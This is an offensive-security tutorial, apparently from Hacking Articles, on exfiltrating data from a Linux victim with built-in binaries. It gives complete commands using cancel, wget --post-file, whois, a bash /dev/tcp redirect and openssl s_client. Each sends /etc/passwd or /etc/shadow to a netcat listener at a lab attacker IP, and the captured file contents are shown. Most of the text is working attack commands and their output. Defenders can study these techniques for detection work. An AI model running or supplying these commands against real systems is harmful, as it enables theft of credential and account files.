iGNITE
Technologies

Data Exfiltration
Linux Binaries

(Mitre ID:TA0010)

WWW.HACKINGARTICLES.IN

Contents

Introduction to Data Exfiltration

Data exfiltration, in simpler terms, is also known as data theft or data exportation. These terms generally define the method of attackers having unauthorised access to a user's data and sneakily making a copy of it by gaining access to the system or the network. Data exfiltration can be performed in various methods with the primary intent of stealing data. This form of attack usually goes undetected. we are going to learn about data exfiltration by using Linux binaries.

Introduction to Linux Binaries

Binaries can be described as files that contain source codes compiled together. These binary files are also called as executables files, as they can be executed in the system. Here, we will be using file uploading binaries to perform data exfiltration. This article is divided into two part;

- Data exfiltration using default Linux Binaries
- Data exfiltration using apt-installed Linux binaries

Now, switch on the Linux operating systems i.e. Kali Linux and Ubuntu. We will simultaneously see one of the two systems posing as an attacker and the other as a victim.

Data exfiltration using default Linux Binaries


/Cancel

We can use **/cancel** binary to sneakily use file upload and send the file to the attacker machine over TCP connection.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system by entering the file to upload, the victim IP, and the remote port for file transfer. To perform data exfiltration you can type

```
cancel -u "$(cat /etc/passwd)" -h 192.168.0.147:1234
```




```
root@ubuntu:~# cancel -u "$(cat /etc/passwd)" -h 192.168.0.147:1234
```

Attacker Machine

Here the Kali Linux is used as the attacker machine that uses port 1234 for listening using Netcat, you can use

```
nc -lvp 1234
```

Here you see that the contents of the file **/etc/passwd** with all the users are listed.



```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.0.196: inverse host lookup failed: Unknown host
connect to [192.168.0.147] from (UNKNOWN) [192.168.0.196] 35080
POST /admin/ HTTP/1.1
Content-Length: 3003
Content-Type: application/ipp
Date: Mon, 31 Aug 2020 10:42:03 GMT
Host: 192.168.0.147:1234
User-Agent: CUPS/2.3.1 (Linux 5.4.0-42-generic; x86_64) IPP/2.0
Expect: 100-continue

9Gattributes-charsetutf-8Httributes-natural-languageen-usE
                                                          printer-u

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/us
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/system
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbi
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/sys
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoi
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
```


/wget

It is a computer program that usually retrieves content from web servers. We can use **/wget** binary to sneakily use file upload and send the file to the attacker machine over HTTP POST.

Victim Machine

Here we use Ubuntu on our victim machine and send a local file with an HTTP POST request. To implement this, you can use the command

```
wget --post-file=/etc/passwd 192.168.0.147
```




```
root@ubuntu:~# wget --post-file=/etc/passwd 192.168.0.147
--2020-08-31 03:47:55--  http://192.168.0.147/
Connecting to 192.168.0.147:80... connected.
HTTP request sent, awaiting response... ^C
root@ubuntu:~# wget --post-file=/etc/shadow 192.168.0.147
--2020-08-31 03:48:26--  http://192.168.0.147/
Connecting to 192.168.0.147:80... connected.
HTTP request sent, awaiting response... 
```

Attacker Machine

Here we are using Kali Linux as the attacker machine. To get the file, Netcat is used as a listener, and type this command,

```
nc -lvp 80
```

Here you see that the contents of the file **/etc/passwd** with all the users are listed on the attacker machine.



```
root@kali:~# nc -lvp 80
listening on [any] 80 ...
192.168.0.196: inverse host lookup failed: Unknown host
connect to [192.168.0.147] from (UNKNOWN) [192.168.0.196] 49104
POST / HTTP/1.1
User-Agent: Wget/1.20.3 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 192.168.0.147
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 1416

root:!:18448:0:99999:7:::
daemon:*:18375:0:99999:7:::
bin:*:18375:0:99999:7:::
sys:*:18375:0:99999:7:::
sync:*:18375:0:99999:7:::
games:*:18375:0:99999:7:::
man:*:18375:0:99999:7:::
lp:*:18375:0:99999:7:::
mail:*:18375:0:99999:7:::
news:*:18375:0:99999:7:::
uucp:*:18375:0:99999:7:::
proxy:*:18375:0:99999:7:::
www-data:*:18375:0:99999:7:::
backup:*:18375:0:99999:7:::
list:*:18375:0:99999:7:::
irc:*:18375:0:99999:7:::
gnats:*:18375:0:99999:7:::
nobody:*:18375:0:99999:7:::
systemd-network:*:18375:0:99999:7:::
systemd-resolve:*:18375:0:99999:7:::
systemd-timesync:*:18375:0:99999:7:::
messagebus:*:18375:0:99999:7:::
syslog:*:18375:0:99999:7:::
_apt:*:18375:0:99999:7:::
tss:*:18375:0:99999:7:::
uuidd:*:18375:0:99999:7:::
tcpdump:*:18375:0:99999:7:::
avahi-autoipd:*:18375:0:99999:7:::
usbmux:*:18375:0:99999:7:::
rtkit:*:18375:0:99999:7:::
dnsmasq:*:18375:0:99999:7:::
cups-pk-helper:*:18375:0:99999:7:::
speech-dispatcher:!:18375:0:99999:7:::
```


/whois

We can use **/whois** binary to sneakily use file upload and send the file to the attacker machine over TCP connection.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system by entering the file to upload, the victim IP, and the remote port for file transfer. To perform data exfiltration, you can type

```
whois -h 192.168.0.147 -p 43 'cat  /etc/passwd'
```




```
root@ubuntu:~# whois -h 192.168.0.147 -p 43 `cat /etc/passwd`
```

Attacker Machine

Here the Kali Linux is used as the attacker machine that uses port 43 for listening using Netcat, you can use

```
nc -lvp 43
```

Here you see that the contents of the file **/etc/passwd** with all the users are listed.



```
root@kali:~# nc -lvp 43
listening on [any] 43 ...
192.168.0.196: inverse host lookup failed: Unknown host
connect to [192.168.0.147] from (UNKNOWN) [192.168.0.196] 58684
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:
n man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/n
login proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr
var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib
stemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/
/nologin syslog:x:104:110::/home/syslog:/usr/sbin/nologin _apt:x:105:65534::/nonexistent
nexistent:/usr/sbin/nologin avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avah
in dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin cups-pk-helper:x:113:1
:/bin/false avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
workManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin hplip:x:119:7:HPLIP sys
usr/sbin/nologin geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin pulse:x:123:128:P
lay Manager:/var/lib/gdm3:/bin/false raj:x:1000:1000:raj,,,:/home/raj:/bin/bash systemd-
/sbin/nologin
```


/bash

It is a Unix shell and command language We can use **/bash** binary to sneakily use file upload and send the file to the attacker machine over HTTP POST.

Victim Machine

Here we have made use of the Ubuntu system as the victim machine. To upload the file from the victim system to the attacker system by entering the file to upload, the victim IP, and the remote port for file transfer. To perform data exfiltration, you can type

```
bash -c 'echo -e "POST / HTTP/0.9\n\n$(</etc/passwd)" > /dev/tcp/192.168.0.147/1234'
```




```
root@ubuntu:~# bash -c 'echo -e "POST / HTTP/0.9\n\n$(</etc/passwd)" > /dev/tcp/192.168.0.147/1234'
root@ubuntu:~#
```

Attacker Machine

Here the Kali Linux is used as the attacker machine that uses port 1234 for listening using Netcat, you can use

```
nc -lvp 1234
```

Here you see that the contents of the file **/etc/passwd** with all the users are listed.



```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.0.196: inverse host lookup failed: Unknown host
connect to [192.168.0.147] from (UNKNOWN) [192.168.0.196] 35282
POST / HTTP/0.9

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbi
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/us
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nol
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/
```


/OpenSSL

OpenSSL is a robust, highly -featured toolkit for the TLS and SSL protocols. We can use **/openssl** binary to use for file upload and send the file to the attacker machine over TCP connection.

Victim Machine

```
openssl s_client -quiet -connect 192.168.0.147:1234 < "/etc/passwd"
```

Here we have made use of the Ubuntu system as the victim machine. To upload the file from the victim system to the attacker system by entering the file to upload, the victim IP, and the remote port for file transfer. To perform data exfiltration, you can type



```
root@ubuntu:~# openssl s_client -quiet -connect 192.168.0.147:1234 < "/etc/passwd"
Can't use SSL_get_servername
depth=0 C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
verify error:num=18:self signed certificate
verify return:1
depth=0 C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
verify return:1
```

